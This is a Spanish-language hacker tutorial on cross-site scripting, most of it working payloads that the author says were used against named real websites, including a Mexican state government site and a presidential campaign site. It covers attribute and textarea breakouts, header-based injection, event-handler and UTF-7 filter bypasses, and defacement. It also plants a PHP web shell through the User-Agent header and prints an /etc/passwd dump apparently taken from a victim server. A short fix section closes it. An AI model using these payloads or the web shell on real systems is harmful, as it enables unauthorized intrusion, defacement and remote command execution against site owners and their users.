



[ 0x000 ] - Hello World

En esta paper vamos a hablar sobre XSS.

Pero iremos mas allá del alert();

¿Qué quiere decir esto?

Que no nos vamos a limitar a sacar el XSS simplemente con el típico script:

```
<script>alert("XSS")</script>
```

Saludos a los Friends:


- Celciuz
- you\_kn0w
- N.O.X
- C1c4Tr1Z
- OzX
- MurdeR
- Syst3m-c0d3r
- m0x.lk

Saludos a todos los usuarios de:

<http://new-bytes.net>  
<http://diosdelared.com>  
<http://www.z0l-web.co.nr>

## [ 0x001 ] - Introducción

### XSS, Cross Site Scripting



**Una de las vulnerabilidades mas habituales hoy en día.**

**Muy Peligrosa como todas las demas, si la sabes aprovechar puedes hacer de todo con ella.**

**Recuerden lo que dicen:**

**Una vulnerabilidad es tan limitada como tu quieras que sea :)**

**Desde un Robo de Cookies Hasta un Deface.**

**Solo necesitas 2 cosas:**

- 1) Conocimiento**
- 2) Imaginación**

**Después, el límite es el cielo.**

## [ Caso 1 ] – Saliéndonos del Formulario.

Uno de los casos mas comunes =)

**Codigo del formulario vulnerable:**

=====

```
<html>
<head>
<title>Formulario de Busqueda</title>
</head>
<body>
<center>
<?
if(isset($_POST[texto])){
$xss=$_POST[texto];

echo "<form name=\"xss\" method=\"POST\">
<h1>0 Resultados</h1><br><hr><br><input type=\"text\"
value=\"\$xss\" name=\"texto\"><br><br>
<input type=\"submit\" value=\"Buscar\"></form>";

} else {
echo "<form name=\"xss\" method=\"POST\">
<h1>Formulario de busqueda</h1><br><hr><br><input type=\"text\"
value=\"\" name=\"texto\"><br><br>
<input type=\"submit\" value=\"Buscar\"></form>";
}
?>
</center>
</body>
</html>
```

=====

**Como vemos en el source, si buscamos algo, lo que buscamos queda incrustado en el form.**

**Esto es sencillo:**

**">Hola - "><script>alert("XSS")</script>**

**Lo cual es logico ya que el formulario quedaría asi:**

**<input type="text" value="">**

## [ Caso 2 ] – Limitaciones en ciertos caracteres / Campos de textos Limitados

Otro caso muy común.

Me tope con este caso en la web:

<http://www.puebla.gob.mx>

No podía meter en el form nada de tipo:

">\$#-|/()=\\*¿?

Ni ningún carácter especial.

Busque un simple texto ( hola ) y parte de la url quedo así:

[resultadosgeneral.jsp?palabra=hola&servicios=0](http://www.puebla.gob.mx/resultadosgeneral.jsp?palabra=hola&servicios=0)

Asi que .. Hice algo así:


[http://www.puebla.gob.mx/resultadosgeneral.jsp?palabra=""><script>alert\(/OK/\)</script>&servicios=0](http://www.puebla.gob.mx/resultadosgeneral.jsp?palabra=)

i Bingo !



Esto nos sirve también para Campos de texto limitados.

Esto también lo podemos hacer con TAMPER DATA (ADDON De Firefox).



## Modificando el contenido que se envía por POST:

Nombre de parámetro post	Valor de parámet...
texto	<input type="text" value="as"/>


=====

Nombre de parámetro post	Valor de parámet...
texto	<input type="text" value="&lt;h1 &gt;XSS&lt;/h1 &gt;"/>

### [ Caso 3 ] – Jugando con un Textarea

Navegando pase por una web ( [www.yourownbux.com](http://www.yourownbux.com) ) a la cual ya le había encontrado un XSS en el formulario de búsqueda.

Esta vez añadieron un formulario de contacto, que luce así:



A screenshot of a contact form. It has four input fields: "Name:", "Email:", "Subject:", and "Message:". The "Message:" field is a larger text area. At the bottom right, there is a blue button labeled "» Submit".

Y me dije .. Mm .. ¿Por qué no?



A screenshot of the same contact form, but with a red error message at the top: "Enter a valid email address!". The "Name:" field contains a backslash character. The "Email:" field is empty. The "Subject:" field contains a backslash character. The "Message:" field contains the payload: `\ "><script>alert (/Tec-n0x/) </script>`. A large "XSS" watermark is overlaid on the form. At the bottom right, there is a blue button labeled "» Submit".

### Source del Textarea:

=====

```
<textarea style="width:320px; height:120px" name=message></textarea>
```

=====

### Como pueden ver con un simple "> No se puede bypassear .. ¿Que podemos hacer?

#### Si introducimos un Texto .. Queda asi:

=====

```
<textarea style="width:320px; height:120px" name=message>Mensaje</textarea>
```

=====

#### Mm ...

=====

```
</textarea><script>alert(/PWNED/)</script>
```

=====

#### ¿Quedaría asi no? :

=====

```
<textarea style="width:320px; height:120px" name=message></textarea><script>alert(/PWNED/)</script></textarea>
```

=====



## [ Caso 5 ] – Jugando con Los Headers

Bueno, esto es muy interesante, vamos a jugar con los headers para sacar XSS =) .

- **1 – User Agent**

### Source:

```
=====
<?php
$nav = $_SERVER['HTTP_USER_AGENT'];

echo
"<b><center><h1>Navegador:</h1><br><hr><br>$nav</center></b>"
;

?>
=====
```

### Header:

```
Host: localhost
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 95)
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;
q=0.8,image/png,*/*;q=0.5
Accept-Language: en
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```



## Y Si lo modificamos?

*Host: localhost*

**User-Agent: No me acuerdo el nombre :\$**

*Accept:*

*text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,\*/\*;q=0.5*

*Accept-Language: en*

*Accept-Encoding: gzip,deflate*

*Accept-Charset: ISO-8859-1,utf-8;q=0.7,\*;q=0.7*

*Keep-Alive: 300*


*Connection: keep-alive*

## Navegador:

---

No me acuerdo el Nombre :\$

**Y ... User-Agent: <script>alert(/Yeah/)</script>**



- **2 – Referer**

## ¿Cual es mi IP?

IP Publica: [REDACTED] **0.**[REDACTED] **9.**[REDACTED]  
no esta utilizando un servidor proxy

Esta usted navegando con el navegador **Internet Explorer 5**, configurado con el idioma **inglés**

Usted a accedido a nosotros a traves del siguiente enlace


<http://www.google.com.do/firefox?client=firefox-a&rls=org.mozilla:es-ES:official>

### Header:

*Host: www.cual-es-mi-ip-publica.com*  
*User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 95)*  
*Accept:*  
*text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,\*/\*;q=0.5*  
*Accept-Language: en*  
*Accept-Encoding: gzip,deflate*  
*Accept-Charset: ISO-8859-1,utf-8;q=0.7,\*;q=0.7*  
*Keep-Alive: 300*  
*Connection: keep-alive*  
**Referer: <http://google.com.do>**  
*Cookie: \*\*\*\*\**

### Y si lo modificamos?

*Host: www.cual-es-mi-ip-publica.com*  
*User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 95)*  
*Accept:*  
*text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,\*/\*;q=0.5*  
*Accept-Language: en*  
*Accept-Encoding: gzip,deflate*  
*Accept-Charset: ISO-8859-1,utf-8;q=0.7,\*;q=0.7*  
*Keep-Alive: 300*  
*Connection: keep-alive*  
**Referer: <script>alert(/Yeah/)</script>**  
*Cookie: \*\*\*\*\**



- **3 - X-Forwarded-For**

**Bueno, en este caso no le daré mucha explicación, solo diré que me tope con un reto de Spoof ( no diré donde para no arruinar el reto ) .. Y Pues, jugando con los headers, el reto se pasaba de la siguiente manera:**

```
Host: www.cual-es-mi-ip-publica.com
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 95)
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;
q=0.8,image/png,*/*;q=0.5
Accept-Language: en
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://google.com
X-Forwarded-For: 127.0.0.1
Cookie: *****
```


**Siendo 127.0.0.1 La IP A Spoofear.**

**Esto daba como output la IP .. En este caso sería: 127.0.0.1**

**Por lo tanto:**

```
Host: www.cual-es-mi-ip-publica.com
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows 95)
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;
q=0.8,image/png,*/*;q=0.5
Accept-Language: en
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://google.com
X-Forwarded-For: <script>alert(/Yeah/)</script>
Cookie: *****
```

**Es igual a:**



## [ Caso 6 ] – STR\_Replace

¿Qué hacer cuando no contamos con un `<script>` para un XSS?

---

```
<?php
if(isset($_GET[xss])){
    $xss = $_GET['xss'];

    $xss2 = str_replace("<script>", "", $xss);
    $xss3 = str_replace("alert", "", $xss2);
    echo "<form name=\"Hi\">
    <input type=\"text\" value=\"$xss3\" size=\"30\">
    </form>";
}
?>
```

---

**Si intentamos poner:**

**`<script>alert(Yeah)</script>` .. Quedaría así:**

**`alert(Yeah)</script>`**

**y por lo tanto, no se produce la alerta.**

**Pero obviamente vamos a tratar de ir más allá.**

**Como vemos en el source, si buscamos "aaa" este es el resultado:**

```
<input type="text" value="aaa" size="30">
```

**Parecería un caso fácil de `><script>alert(WTF)</script>` pero no podemos usar `<script> =)`**

Así que, solo nos queda pensar ... El script es **COMPLETAMENTE VULNERABLE**, las variables se imprimen tal cual se reciben ( excluyendo <script> )

Aquí vamos a usar los Eventos de Javascript ([http://www.w3schools.com/js/js\\_events.asp](http://www.w3schools.com/js/js_events.asp)).

Usaremos: onblur

Si introducimos:

Onblur=alert(000) no se produce la alerta, ya que queda **DENTRO** Del form..

Por lo tanto .. Si introducimos:

“ hola

Sería así:


```
<input type="text" value="" hola size="30">
```

Por lo tanto, el valor del form quedaría **NULO** =)

“ Onblur=alert(666) “

```
<input type="text" value="" “ Onblur=alert(666) “  
size="30">
```

En este caso estaríamos añadiendo una propiedad o evento al input =) .. Provocando un XSS:



## [ Caso 7 ] - Barackobama.com || [ C1c4Tr1Z ]

Para esta prueba voy a usar una que es conocida en estos momentos, se trata de el sitio oficial de uno de los candidatos a la presidencia de EEUU (se lo merecen).


La URL es <http://my.barackobama.com/> y la sección que es vulnerable <http://my.barackobama.com/page/s/fellowsapp> (aunque hay otra sección que es exactamente igual: <http://my.barackobama.com/page/s/>).

Pero me dirán: Por que es vulnerable?

Porque la aplicación nos permite ingresar cualquier tipo de caracteres luego de la URL, sin necesitar ningún tipo de petición, formulario, etc.

Por ejemplo, si agregáramos:

<http://my.barackobama.com/page/s/fellowsapp+foo@bar>  
nos daría como resultado lo siguiente:



Y el pedazo de código:

```
<div id="content">  
<div id="column1"><div id="page_content"><h2>Invalid signup form  
requested: <strong>fellowsapp foo@bar</strong></h2>  
</div>
```

**Entonces como toda persona apresurada, probamos lo siguiente:**

**`http://my.barackobama.com/page/s/fellowsapp"><script>alert(666)</script>`**

**Pero lo que vemos en la fuente es lo siguiente:**


```
<div id="content">
<div id="column1"><div id="page_content"><h2>Invalid signup form
requested: <strong>fellowsapp\"><script>alert(666)</strong></h2>
</div>
```

**De aquí en mas solo queda PENSAR!. Las conclusiones que podemos llegar a sacar de esto son: la aplicación permite el ingreso de <tags> iniciales pero que no concluyan con la inyección, o sea </script> </iframe> etc. Porque borraría todo lo que sea ingresado después de la barra "/". Y filtra las famosas "quotes" o comillas agregando una barra invertida, o sea " -> \" o ` -> \` .**

**Entonces, el método mas rápido que podríamos usar para resolver este problema serian <tags> que no necesiten la utilización de finales, por ejemplo <img> o <a href>, hay muchos mas solo hace falta el ingenio :-P. En este caso opte por el mas simple, <img>. La forma que utilice es la siguiente, que automáticamente la transforma en un vector XSS:**

```
<img src=. onerror=alert(666)>
```

**Para el que no lo entendió paso a explicarlo. Se crea el tag <img> con una fuente o "src" sin dirección o una dirección errónea, en este caso "." . En ese momento explico que al producirse un error al cargarse la imagen, que estoy 100% seguro que va a ocurrir por la src especificada, se llebe acabo una acción usando "onerror". Entonces digo que en caso de error se envíe una alerta, o sea "alert(666)". Para esa instancia no hay necesidad de cerrar ningún tag HTML dando por concluido la alerta.**



## [ Caso 8 ] – HTMLEntities Bypass [ UTF-7 ] ||C1c4Tr1z

Voy a pasar a dar una explicación rápida , Seguramente habrán visto en alguna pagina que se podría realizar un "bypass" de htmlentities, pero es cierto en parte ya que solo funciona en codificación UTF-7.. Según Wikipedia, la codificación UTF-7, es descrita de la siguiente manera:

**UTF-7 (7-bit Unicode Transformation Format) es una codificación de caracteres de longitud variable que fue propuesta para representar texto codificado con Unicode usando un flujo de caracteres ASCII, para ser usado, por ejemplo en mensajes de correo electrónico de Internet.**

**Aunque ya muchas webs utilizan la codificación UTF-8 al pasar htmlentities o todavía utilizan caracteres UTF-7, es posible que se pueda hacer un "bypass" de la función htmlentities().**

**Un pequeño código para realizar pasar un string a UTF-7 puede ser el siguiente:**

---

```
<?
$x=$_GET['x'];
$x=mb_convert_encoding($x, 'UTF-7');
echo $x;
?>
```

---

**Entonces, si queremos pasar "<string>alert(/XSS/)</script>" dandonos como resultado "+ADw-string+AD4-alert(/XSS/)+ADw-/script+AD4-".**

**Una pequeña prueba de concepto puede ser, usando el mismo código pero agregando:**

---

```
<?
header('Content-Type: text/html; charset=UTF-7');
$x=$_GET['x'];
$x=mb_convert_encoding($x, 'UTF-7');
echo htmlentities($x);
?>
```

---



**Y aun así recibiríamos un gran y enorme XSS de alerta. Para alguno que sea escéptico, Google.com era vulnerable a este ataque cuando lanzaba la pagina 404 (Not Found).**

## **[ Caso 9 ] – Defaceando una web Mediante XSS en Los Headers**

**Bueno, para los que leyeron el Caso 5, aquí les voy a demostrar como le hice un deface a una web mediante XSS en los headers.**

**La página guardaba El Navegador / IP de cada visita.**

**Yo supongo que el source .. Era algo asi:**

```
<html>
<body>
<center><font size="5" face="verdana" color="black">Bienvenido</font>

<?php

$ip = $_SERVER['REMOTE_ADDR'];
$nav = $_SERVER['HTTP_USER_AGENT'];

$file = 'logs.txt';
$fp = fopen($file, "a");
$string = "\nIP: ".$ip."\n"."Navegador: ".
$nav."\n"."=====
=====";
fwrite($fp, $string);
fclose($fp);

?>
</body>
</html>
```

**Y si jugamos con los headers:**

```
Host: *****
User-Agent: "><font size="50">0wn3d</font>
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;
q=0.8,image/png,*/*;q=0.5
Accept-Language: en
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
```

Connection: keep-alive

## Si, Casi un deface =)

---

Host: \*\*\*\*\*

**User-Agent: <script>document.documentElement.innerHTML="So, Fucking PWNED"</script>**

Accept:

text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,\*/\*;q=0.5

Accept-Language: en

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,\*;q=0.7

Keep-Alive: 300

Connection: keep-alive

---

**Solo tenemos que usar la imaginación, podemos usar iframes y todo lo que se nos ocurra.**

---

## Deface a un PHP !

**Si, si, por increíble que parezca, me tope con una web en la que se guardaban todos los datos del visitante en un archivo llamado " Log.php "**

**El header me quedo asi:**

Host: \*\*\*\*\*

**User-Agent: <? if(isset(\$\_GET['cmd'])) { \$x=\$\_GET['cmd']; system("\$x"); } ?>**

Accept:

text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,\*/\*;q=0.5

Accept-Language: en

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,\*;q=0.7

Keep-Alive: 300

Connection: keep-alive

---

## Ya, ahí solo tendríamos que usar la imaginación =)

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin operator:x:11:0:operator:/root:/
sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP
User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:./:/sbin/nologin
dbus:x:81:81:System message bus:./:/sbin/nologin vcsa:x:69:69:virtual console
memory owner:/dev:/sbin/nologin rpm:x:37:37:./var/lib/rpm:/sbin/nologin
haldaemon:x:68:68:HAL daemon:./:/sbin/nologin netdump:x:34:34:Network Crash
Dump user:/var/crash:/bin/bash nscd:x:28:28:NSCD Daemon:./:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:./:/sbin/nologin
mailnull:x:47:47:./var/spool/mqueue:/sbin/nologin
smmsp:x:51:51:./var/spool/mqueue:/sbin/nologin
pcap:x:77:77:./var/arpwatch:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin squid:x:23:23:./var/spool/squid:/
sbin/nologin webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
ntp:x:38:38:./etc/ntp:/sbin/nologin
named:x:25:25:Named:/var/named:/sbin/nologin
dovecot:x:97:97:dovecot:/usr/libexec/dovecot:/sbin/nologin pegasus:x:66:65:tog-
pegasus OpenPegasus WBEM/CIM services:/var/lib/Pegasus:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
mysql:x:100:101:MySQL server:/var/lib/mysql:/bin/bash
mailman:x:32001:32001:./usr/local/cpanel/3rdparty/mailman:/bin/bash
cpanel:x:32002:32003:./usr/local/cpanel:/bin/bash
morozov3:x:32003:32004:./home/morozov3:/usr/local/cpanel/bin/noshell
```

## [ 0x002 ] – Parcheando el XSS

**Bueno, antes de concluir el paper, vamos a ver como parchear el XSS.**

**Usaremos la función: htmlspecialchars.**

**Esta función Convierte caracteres especiales en entidades de HTML.**

---

**¿Cómo Usarla?**

**Sencillo.**

**Por Ejemplo, recibimos un valor en x y lo almacenamos en la variable y:**

```
$y = $_GET['x'];
```

**Pero, en vez de imprimirlo tal cual se recibe ... Le aplicamos la función a la variable y:**

```
htmlspecialchars("$y", ENT_QUOTES);
```

**Y Listo =)**

**También podemos usar htmlentities ( Ojo con el UTF-7 { Aunque hoy en día el 90% de las webs utilizan UTF-8 } ) :**

```
htmlentities($y);
```

## [ 0x003 ] – Conclusión

**Bueno, espero que hayan entendido la finalidad del paper, es importante no limitarnos simplemente a explotar una vulnerabilidad de la manera mas simple.**

**Como dije anteriormente " Una vulnerabilidad es tan limitada como quieras que sea ", como dije, solo se necesita imaginación y el limite es el cielo.**

**Escrito Por: Tec-n0x**

**Contacto: Tec-n0x [ @ ] Hotmail [ . ] com**

**[Www.Editcodex.NET](http://www.Editcodex.NET) - Proximamente**

**Gr33tz Especiales: C1c4Tr1Z**